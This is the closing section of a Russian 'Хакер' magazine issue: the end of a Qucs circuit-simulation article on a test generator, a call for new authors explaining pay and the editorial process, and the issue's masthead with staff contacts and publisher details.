Даже такая простая модель позволяет многое узнать об электронной схеме. Попробуй изменить сопротивление в базовой цепи с 10 на 5 кОм и убедись, что это приведет к снижению частоты генератора почти до 40 кГц, а пики напряжения в индикаторной цепи вырастут вдвое. Пилообразный сигнал считается не лучшим вариантом для тестирования конденсаторов. Попробуй соединить коллектор и эмиттер транзистора конденсатором емкостью 10 нФ и посмотри сам, что из этого получится.

Проводя эксперименты в программе Qucs, не забывай, что модель — это упрощенное отражение действительности. На работу реального прибора будут влиять взаимное расположение компонентов, аккуратность монтажа и множество других факторов, которые невозможно не то что учесть, но даже предусмотреть. Чтобы говорить об адекватности модели, надо глубоко понимать положенные в ее основу принципы, разбираться в методах, которыми она реализуется, и знать принятые при моделировании допущения. Не зря говорят, что теоретически нет разницы между теорией и практикой, а на практике она есть!

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№9 (294)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2022